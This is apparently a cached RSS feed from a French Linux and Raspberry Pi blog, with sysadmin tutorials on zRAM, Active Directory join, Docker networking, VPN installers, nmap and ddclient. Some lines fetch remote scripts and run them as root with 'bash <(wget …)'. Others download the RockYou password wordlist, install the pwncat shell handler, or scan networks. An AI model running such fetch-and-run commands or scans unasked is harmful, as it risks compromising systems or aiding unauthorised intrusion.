1<iframe src="https://snowflake.torproject.org/embed.html" width="320" height="240" frameborder="0" scrolling="no"></iframe>
Merci aux volontaires et surtout au projet Tor qui lutte contre le pistage, la surveillance et la censure.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:82;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:53:"Améliorer les performances du Raspberry Pi avec zRAM";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:72:"https://azlinux.fr/ameliorer-les-performances-du-raspberry-pi-avec-zram/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 17 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:72:"https://azlinux.fr/ameliorer-les-performances-du-raspberry-pi-avec-zram/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:5346:"
zRAM est un module du noyau Linux conçu pour créer un bloc compressé dans votre RAM qui peut être utilisé comme swap ou disque temporaire.
Vous pouvez installer zRAM de deux façons :
1sudo apt install -y zram-tools
Vous devez ajouter les lignes suivantes dans ce fichier /etc/sysctl.conf.
1vm.vfs_cache_pressure = 500
2vm.swappiness = 100
3vm.dirty_background_ratio = 1
4vm.dirty_ratio = 50
1sudo apt install -y git
1git clone https://github.com/foundObjects/zram-swap && cd zram-swap/
1sudo ./install.sh
Maintenant, vous pouvez redémarrer le Raspberry Pi pour appliquer les changements et ensuite exécuter cette commande pour vérifier si cela fonctionne.
1sudo cat /proc/swaps
1Filename                                Type            Size            Used            Priority
2/var/swap                               file            102396          60456           -2
3/dev/zram0                              partition       65532           0               100
4/dev/zram1                              partition       65532           0               100
5/dev/zram2                              partition       65532           0               100
6/dev/zram3                              partition       65532           0               100
Après l’installation, vous pouvez vérifier combien de mémoire votre Raspberry Pi consomme avec cette commande.
1htop
La consommation de mémoire swap utilisée sera affichée.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:83;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:57:"Lineage OS 19.0 est désormais disponible sur Xiaomi Mi 8";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:76:"https://azlinux.fr/lineage-os-19-0-est-desormais-disponible-sur-xiaomi-mi-8/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 17 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:76:"https://azlinux.fr/lineage-os-19-0-est-desormais-disponible-sur-xiaomi-mi-8/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:902:"
Vous pouvez trouver le lien pour télécharger la rom sur le forum XDA Developers ou vous pouvez la télécharger via ce lien.
Une fois que vous avez téléchargé ce fichier, vous pouvez flasher la rom sur le mobile avec TWRP. Vous pouvez consulter mon article pour savoir comment l’installer.
Notez que cette version est distribuée de manière non officielle mais qu’elle fonctionne parfaitement.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:84;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:9:"ZimaBoard";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/zimaboard/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Thu, 17 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:29:"https://azlinux.fr/zimaboard/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:934:"
Voici l’unboxing du ZimaBoard par zarev :
Vous pouvez également regarder la bande annonce officielle du ZimaBoard :



— Article rédigé par PiMeNT – Merci à lui —
Se connecter en root puis :
1apt update && apt full-upgrade
Mettre à jour le nom du serveur :
1hostnamectl set-hostname s-linux.contoso.com
Mettre à jour les DNS :
1nano /etc/resolv.conf
1domain contoso.com
2search contoso.com
3nameserver 10.20.1.101 # Mettre l'IP du DNS Primaire AD
4nameserver 10.20.1.102 # Mettre l'IP du DNS Secondaire AD
 1apt install -y \
 2    realmd \
 3    libnss-sss \
 4    libpam-sss \
 5    sssd \
 6    sssd-tools \
 7    adcli \
 8    samba-common-bin \
 9    oddjob \
10    oddjob-mkhomedir \
11    packagekit
1realm discover contoso.com
 1contoso.com
 2type: kerberos
 3realm-name: CONTOSO.COM
 4domain-name: contoso.com
 5configured: kerberos-member
 6server-software: active-directory
 7client-software: sssd
 8required-package: sssd-tools
 9required-package: sssd
10required-package: libnss-sss
11required-package: libpam-sss
12required-package: adcli
13required-package: samba-common-bin
14login-formats: %U
15login-policy: allow-realm-logins
1realm join -U Administrator contoso.com
Tester l’accès :
1realm list
 1contoso.com
 2type: kerberos
 3realm-name: CONTOSO.COM
 4domain-name: contoso.com
 5configured: kerberos-member
 6server-software: active-directory
 7client-software: sssd
 8required-package: sssd-tools
 9required-package: sssd
10required-package: libnss-sss
11required-package: libpam-sss
12required-package: adcli
13required-package: samba-common-bin
14login-formats: %U
15login-policy: allow-realm-logins
1bash -c "cat > /usr/share/pam-configs/mkhomedir" <<EOF
2Name: activate mkhomedir
3Default: yes Priority: 900
4Session-Type: Additional
5Session:
6                              required pam_mkhomedir.so umask=0022 skel=/etc/skel
7EOF
1pam-auth-update
1nano /etc/sssd/sssd.conf
Remplacer « use_fully_qualified_names = True » par « use_fully_qualified_names = False »
Redémarrer le démon SSSD :
1systemctl restart sssd
Pour aller plus loin, on peut configurer sudo afin de lancer certaines commandes en tant que root avec son compte Active Directory.
1apt install sudo
1nano /etc/sudoers.d/linux-admin
Ajouter la ligne : %GS-Linux-Admin ALL=(ALL) ALL # Groupe créé dans l’Active Directory servant pour l’authentification pour Linux. L’utilisateur doit faire partie de ce groupe.
Si vous souhaitez plus amples informations, vous pouvez consulter :
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:86;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:35:"Comment extraire les fichiers .gz ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:44:"https://azlinux.fr/extraire-les-fichiers-gz/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Wed, 16 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:44:"https://azlinux.fr/extraire-les-fichiers-gz/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1769:"

Voilà la commande pour installer le programme :
1sudo apt install -y gzip
Exemple avec la worldlist Rockyou disponibles sur la distribution Kali Linux :
1wget https://gitlab.com/kalilinux/packages/wordlists/-/raw/kali/master/rockyou.txt.gz
Utiliser cette commande pour extraire l’archive rockyou.txt.gz :
1gzip --decompress rockyou.txt.gz
Si vous voulez compresser un fichier, vous pouvez utiliser l’option --uncompress.
Vous trouverez plus d’options en consultant les man-pages Debian ou en utilisant cette commande :
1man gzip
— Article rédigé par PiMeNT – Merci à lui —
Doc rapide pour installer Docker Compose sur RPI
1sudo apt install -y python3-pip
1sudo pip3 install docker-compose
Vérifier le composant :
1docker-compose -v
1docker-compose version 1.29.2
— Article rédigé par PiMeNT – Merci à lui —
Docker gère 3 types de connectivité pour les conteneurs.
Un réseau ponté est le type de réseau le plus couramment utilisé dans Docker. Les réseaux pontés créés par l’utilisateur sont similaires au réseau ponté par défaut créé lors de l’installation de Docker Docker0.
Les conteneurs connectés au réseau de l’hôte partagent la pile réseau de l’hôte Docker, et la configuration réseau du conteneur est exactement la même que celle de l’hôte.
MacVLAN est un module du noyau Linux. Sa fonction est de permettre la configuration de plusieurs adresses MAC sur la même carte réseau physique, c’est-à-dire plusieurs interfaces. Chaque interface peut être configurée avec sa propre IP. MacVLAN est essentiellement une technologie de virtualisation de carte réseau.
Le plus grand avantage de MacVLAN est son excellente performance. Par rapport à d’autres implémentations, MacVLAN n’a pas besoin de créer un pont Linux, mais est directement connecté au réseau physique via une interface Ethernet. Examinons le cas de MacVlan.
Notre machine Docker a l’IP 172.22.50.50 dans le réseau 172.22.50.0/24. Nous allons créer un réseau virtuel qui sera utilisé pour MacVLAN dans une petite partie de cette plage.
| La plage d’IP | 172.22.50.80/28 |
|---|---|
| Adresse de la passerelle | 172.22.50.1 |
| Le nom du réseau MacVlan | docker_local_network |
| Interface de l’application sur l’appareil du parent | eth0 |
La commande à exécuter sous Linux / Raspberry Pi :
1sudo docker network create
2    -o parent=eth0
3    --subnet=172.22.50.0/24
4    --gateway=172.22.50.1
5    --ip-range=172.22.50.80/28
6    docker_local_network
7    -d macvlan
Pour vérifier que le réseau virtuel est créé :
1docker network inspect docker_local_network
 1[
 2    {
 3        "Name": "docker_local_network",
 4        "Id": "ba95fed45d6666c7a77b821aada81d0974aeb4f6ab4c7e626f9abacd7919d4c9",
 5        "Created": "2021-09-06T01:50:28.777151529+01:00",
 6        "Scope": "local",
 7        "Driver": "macvlan",
 8        "EnableIPv6": false,
 9        "IPAM": {
10            "Driver": "default",
11            "Options": {},
12            "Config": [
13                {
14                    "Subnet": "172.22.50.0/24",
15                    "IPRange": "172.22.50.80/28",
16                    "Gateway": "172.22.50.1"
17                }
18            ]
19        },
20        "Internal": false,
21        "Attachable": false,
22        "Ingress": false,
23        "ConfigFrom": {
24            "Network": ""
25        },
26        "ConfigOnly": false,
27        "Containers": {
28            "c2bbbb8daea0cdc9c0d4f9ea8c6c1bb82c72524a0ec965c984ceb46725151a57": {
29                "Name": "adguardhome",
30                "EndpointID": "05e24d36874229b2583e2cf7b365f85eb90f910e708fe6b1a902849443821afd",
31                "MacAddress": "02:42:ac:16:32:51",
32                "IPv4Address": "172.22.50.81/24",
33                "IPv6Address": ""
34            },
35            "ca6c9368594b409487a584437a45dc41dabf816d44f8ec8c05a54239728a85e5": {
36                "Name": "npm",
37                "EndpointID": "5f4ba3a75356ec3e011b97f6b0b24c4a0d1bcd456601b54120c7b0dee5d513d5",
38                "MacAddress": "02:42:ac:16:32:55",
39                "IPv4Address": "172.22.50.85/24",
40                "IPv6Address": ""
41            }
42        },
43        "Options": {
44            "parent": "eth0"
45        },
46        "Labels": {}
47    }
48]
Ou alors :
1docker network ls
1NETWORK ID     NAME                   DRIVER    SCOPE
2f0e84feb2e8d   bridge                 bridge    local
3ba95fed45d66   docker_local_network   macvlan   local
4b8aa306ca6fd   host                   host      local
5ce5720c5c25b   none                   null      local
Maintenant que le réseau est créé, nous pouvons attribuer les IPs de 172.22.50.81 à 172.22.50.94 aux conteneurs.
Sous Linux, il existe de nombreuses commandes utiles. Dans cet article, je vais partager plusieurs commandes qui peuvent être utiles.
Vous n’êtes pas connecté en tant que root et vous avez oublié sudo avant votre commande donc au lieu de tout réécrire, vous pouvez utiliser :
1sudo !!
Vous connaissez la commande df pour mesurer l’espace disque restant, mais vous voulez connaître la taille d’un fichier, alors vous pouvez exécuter cette commande :
1du -sh .
1sudo apt install -y inxi
Exemple de la sortie de cette commande :
1CPU: Quad Core Model N/A (-MCP-)
2speed/min/max: 1200/600/2200 MHz
3Kernel: 5.10.92-v8+ aarch64 Up: 13h 25m
4Mem: 7021.9/7888.0 MiB (89.0%)
5Storage: 232.89 GiB (49.2% used) Procs: 165 Shell: Bash
6inxi: 3.3.01
Vous pouvez utiliser l’option -F pour obtenir plus de détails.
1inxi -F
Il y a beaucoup d’options que nous pouvons fournir, voir la documentation pour plus de détails ici.
1sudo apt install -y lsof
Pour plus d’explications sur cette commande, vous pouvez consulter le site Explain Shell.
1lsof -P -i -n
Exemple si vous ne voulez garder que vos photos de vacances (^^)
1rm !(*.jpeg|*.jpg|*.png)
1rename 'y/ /_/' *
1rename 'y/A-Z/a-z/' *
Tout d’abord, vous devez installer most :
1sudo apt install -y most
1sudo update-alternatives --set pager /usr/bin/most
Voici un exemple du rendu du changement :

1docker run -d \
2  --name=freshrss \
3  -e PUID=$(id -u) \
4  -e PGID=$(id -u) \
5  -e TZ=Europe/Paris \
6  -p 80:80 \
7  -v /DATA/AppData/FreshRSS/config:/config \
8  --restart unless-stopped \
9  lscr.io/linuxserver/freshrss
Si vous utilisez YunoHost :


1sudo apt install -y android-tools-adb android-tools-fastboot
Connectez votre mobile à votre PC via USB.
Exécutez cette commande ou lorsque l’appareil est éteint, maintenez les touches Volume bas + Alimentation enfoncées.
1adb reboot bootloader
1fastboot devices
1fastboot flash recovery recovery.img

1sudo apt install -y android-tools-adb android-tools-fastboot
Connectez votre mobile à votre PC via USB.
Exécutez cette commande ou lorsque l’appareil est éteint, maintenez les touches Volume bas + Alimentation enfoncées.
1adb reboot bootloader
1fastboot devices
1fastboot flash recovery twrp-3.6.0_9-0-dipper.img
Saviez-vous qu’il était nécessaire de mettre à jour le firmware de votre Raspberry Pi manuellement ? Personnellement non, mais je vous conseille de vérifier rapidement si vous êtes à jour. Pourquoi vouloir mettre à jour le firmware ? Beaucoup de mises à jour sont faites au fur et à mesure, ce qui permet d’améliorer le produit. Si vous avez des problèmes pour démarrer sur une clé USB ou un disque dur, il est probable que votre firmware ait quelques versions de retard.
Même si le paquet est normalement installé sur les dernières versions du système d’exploitation Raspberry Pi, vous pouvez exécuter cette commande pour vérifier :
1sudo apt install rpi-eeprom
Pour savoir si vous devez effectuer une mise à niveau :
1sudo rpi-eeprom-update
Si une mise à jour est disponible, vous pouvez la télécharger en arrière-plan en utilisant cette commande :
1sudo rpi-eeprom-update -d -a
Sur mon Raspberry Pi 4, j’avais presque un an de retard dans les mises à jour.
 1*** INSTALLING EEPROM UPDATES ***
 2
 3BOOTLOADER: update available
 4CURRENT: Thu 18 Mar 08:54:11 UTC 2021 (1616057651)
 5LATEST: Tue 25 Jan 14:30:41 UTC 2022 (1643121041)
 6RELEASE: default (/lib/firmware/raspberrypi/bootloader/default)
 7Use raspi-config to change the release.
 8
 9VL805_FW: Using bootloader EEPROM
10VL805: up to date
11CURRENT: 000138a1
12LATEST: 000138a1
13CURRENT: Thu 18 Mar 08:54:11 UTC 2021 (1616057651)
14UPDATE: Tue 25 Jan 14:30:41 UTC 2022 (1643121041)
15BOOTFS: /boot
Une fois que la mise à jour est terminée, vous pouvez redémarrer votre Raspberry Pi en utilisant cette commande :
1sudo reboot
Liste complète des problèmes résolus :
Pour modifier les paramètres par défaut de votre firmware, vous pouvez consulter la documentation en ligne sur le site de Raspberry Pi à l’adresse suivante :
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:95;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:57:"Comment mettre à jour tous les paquets Python avec Pip ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:66:"https://azlinux.fr/mettre-a-jour-tous-les-paquets-python-avec-pip/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Tue, 08 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:66:"https://azlinux.fr/mettre-a-jour-tous-les-paquets-python-avec-pip/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1487:"

Au fil du temps, vous avez accumulé beaucoup de paquets installés sur votre machine ; vous pouvez exécuter ces différentes commandes pour effectuer des mises à jour et vous pouvez également en profiter pour supprimer les paquets qui ne sont plus utiles.
Pour voir quels paquets doivent être mis à jour :
1pip3 list --outdated
Pour mettre à niveau tous les paquets en une seule ligne :
1pip3 list --outdated --format=freeze |cut -d = -f 1 |xargs -n1 pip3 install --upgrade
Si vous voulez mettre à jour un seul paquet, vous pouvez exécuter cette commande :
1pip3 install --upgrade yt-dlp
1sudo apt install -y nginx tor
1sudo nano /etc/tor/torrc
Ajoutez les lignes suivantes au fichier de configuration :
1Log notice file /var/log/tor/log
2RunAsDaemon 1
3DataDirectory /var/lib/tor
4HiddenServiceDir /var/lib/tor/hiddenservicename/
5HiddenServicePort 80 unix:/var/run/nginx.sock
1cat /var/lib/tor/hidden_service/hostname
1sudo nano /etc/nginx/sites-available/default
1tail /var/log/tor/log
Si vous êtes curieux de savoir quelle commande vous utilisez le plus souvent, voici un moyen simple de le découvrir et il vous montre combien de fois vous utilisez telle ou telle commande.
1history | awk '{print $2}' | sort | uniq -c | sort -rn | head
Exécuter l’image hello-world :
1docker run hello-world
Affiche tous les conteneurs en cours d’exécution :
1docker ps
Entrez dans un conteneur avec son ID :
1docker exec -it $containername bash
Entrez dans un conteneur Ubuntu :
1docker run -it ubuntu bash
Tout d’abord, vous devez installer fish :
1sudo apt install -y fish
Pour utiliser fish comme shell par défaut, utilisez la commande suivante :
1chsh -s /usr/bin/fish
Si vous souhaitez désinstaller fish, assurez-vous d’abord que fish n’est pas défini comme votre shell.
1chsh -s /bin/bash
Une fois que vous avez vérifié que fish n’est plus votre shell par défaut, vous pouvez le désinstaller en utilisant la commande suivante :
1sudo apt remove fish

Exécutez la commande ci-dessous pour télécharger et enregistrer la clé :
1curl https://packages.sury.org/php/apt.gpg | sudo tee /usr/share/keyrings/suryphp-archive-keyring.gpg >/dev/null
Ajout du dépôt Sury PHP :
1echo "deb [signed-by=/usr/share/keyrings/suryphp-archive-keyring.gpg] https://packages.sury.org/php/ $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/sury-php.list
Effectuer une mise à jour des dépôts :
1sudo apt update
Après avoir fait cela, vous pouvez installer PHP :
1sudo apt install -y php8.1-cli

Exécutez la commande ci-dessous pour télécharger et enregistrer la clé :
1curl https://downloads.plex.tv/plex-keys/PlexSign.key | sudo apt-key add -
Ajout du dépôt Plex :
1echo deb https://downloads.plex.tv/repo/deb public main | sudo tee /etc/apt/sources.list.d/plexmediaserver.list
Effectuer une mise à jour des dépôts :
1sudo apt update
Et pour finir, installez Plex :
1sudo apt install -y plexmediaserver
Exécuter commande pour récupérer le lien de votre serveur Plex.
1echo "http://$(hostname -I | awk '{print $1}'):32400/web"

1sudo yum install python3-pwncat

Exécutez le script en tant que root et suivez l’assistant :
1bash <(wget -qO- https://github.com/Nyr/openvpn-install/raw/master/openvpn-install.sh)
Pour désinstaller OpenVPN, exécutez à nouveau la commande et sélectionnez 3) Remove OpenVPN.
Ce script est développé par Nyr et publié sur GitHub. Pour soutenir le projet, vous pouvez ajouter une étoile au projet.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:104;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:71:"Comment installer rapidement un serveur WireGuard sur un Raspberry Pi ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:81:"https://azlinux.fr/installer-rapidement-un-serveur-wireguard-sur-un-raspberry-pi/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sun, 06 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:81:"https://azlinux.fr/installer-rapidement-un-serveur-wireguard-sur-un-raspberry-pi/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:946:"
Exécutez le script en tant que root et suivez l’assistant :
1bash <(wget -qO- https://github.com/Nyr/wireguard-install/raw/master/wireguard-install.sh)
Pour désinstaller WireGuard, exécutez à nouveau la commande et sélectionnez 3) Remove WireGuard.
Ce script est développé par Nyr et publié sur GitHub. Pour soutenir le projet, vous pouvez ajouter une étoile au projet.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:105;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:74:"Comment télécharger une piste FLAC à partir d'une vidéo YouTube ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:75:"https://azlinux.fr/telecharger-une-piste-flac-a-partir-d-une-video-youtube/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sun, 06 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:75:"https://azlinux.fr/telecharger-une-piste-flac-a-partir-d-une-video-youtube/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1747:"
Tout d’abord, vous devez installer python3-pip et FFmpeg :
1sudo apt install -y python3-pip ffmpeg
Et maintenant, installez yt-dlp en utilisant le gestionnaire de paquets pip.
1sudo pip3 install yt-dlp
Exemple pour télécharger la piste audio FLAC d’une vidéo.
1yt-dlp --extract-audio --audio-format flac "https://www.youtube.com/watch?v=zEvl44Auv6Y"
Si vous voulez aussi télécharger la vidéo, vous pouvez suivre cette commande.
1yt-dlp "https://www.youtube.com/watch?v=zEvl44Auv6Y"
La commande SCP permet le transfert sécurisé de fichiers entre l’hôte local et l’hôte distant ou entre deux hôtes distants.
Pour copier un fichier d’Edward vers Tessa en étant connecté à Edward :
1scp /home/edward/backups.tar.gz tessa@192.168.1.110:/home/tessa/backups.tar.gz
Pour copier un fichier d’Edward vers Tessa en étant connecté à Tessa :
1scp edward@192.168.1.120:/home/edward/backups.tar.gz /home/tessa/backups.tar.gz
Si vous souhaitez partager plusieurs articles sans vous casser la tête, vous pouvez également mettre en place un petit serveur Python très rapidement. Nous en avons déjà parlé dans un article.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:107;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:35:"Comment utiliser la commande Nmap ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:45:"https://azlinux.fr/utiliser-la-commande-nmap/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sun, 06 Feb 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:45:"https://azlinux.fr/utiliser-la-commande-nmap/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:2671:"
Tout d’abord, vous devez installer le programme :
1sudo apt install -y nmap
Commande de base pour détecter les ports ouverts :
1nmap 192.168.1.1
Résultat de cette commande :
1PORT    STATE  SERVICE
253/tcp  open   domain
380/tcp  open   http
4113/tcp closed ident
5135/tcp closed msrpc
6139/tcp open   netbios-ssn
7443/tcp open   https
8445/tcp open   microsoft-ds
9631/tcp open   ipp
Pour obtenir plus de détails, vous pouvez exécuter cette commande :
1nmap -p- -sV -sC -T4 192.168.1.1
Pour plus d’explications sur cette commande, vous pouvez consulter le site Explain Shell.
Si vous voulez scanner votre réseau local, mais exclure votre routeur par exemple, vous pouvez utiliser cette commande
1nmap 192.168.1.0/24 --exclude 192.168.1.1

Tout d’abord, vous devez installer ddclient :
1sudo apt install -y ddclient
Modifiez le fichier avec vos identifiants :
1sudo nano /etc/ddclient.conf
1protocol=dyndns2
2server=www.ovh.com
3use=web
4login=azlinux.fr-checkip
5password='my_very_strong_password'
6checkip.azlinux.fr
Vérifiez que cela fonctionne :
1sudo ddclient -verbose -file /etc/ddclient.conf
Permet à ddclient de démarrer automatiquement au démarrage du système :
1sudo systemctl start ddclient
2sudo systemctl enable ddclient

Après avoir cherché pendant plusieurs heures sur Internet voilà un article qui vous expliquera comment afficher le nombre de personnes actuellement connecté sur votre serveur Discord directement sur votre page web. Dans cet exemple, nous utiliserons JavaScript sans bibliothèque additionnel comme jQuery.
Avant de commencer, il vous faudra activer l’option « Activer le widget du serveur » dans Paramètres du serveur > Widget
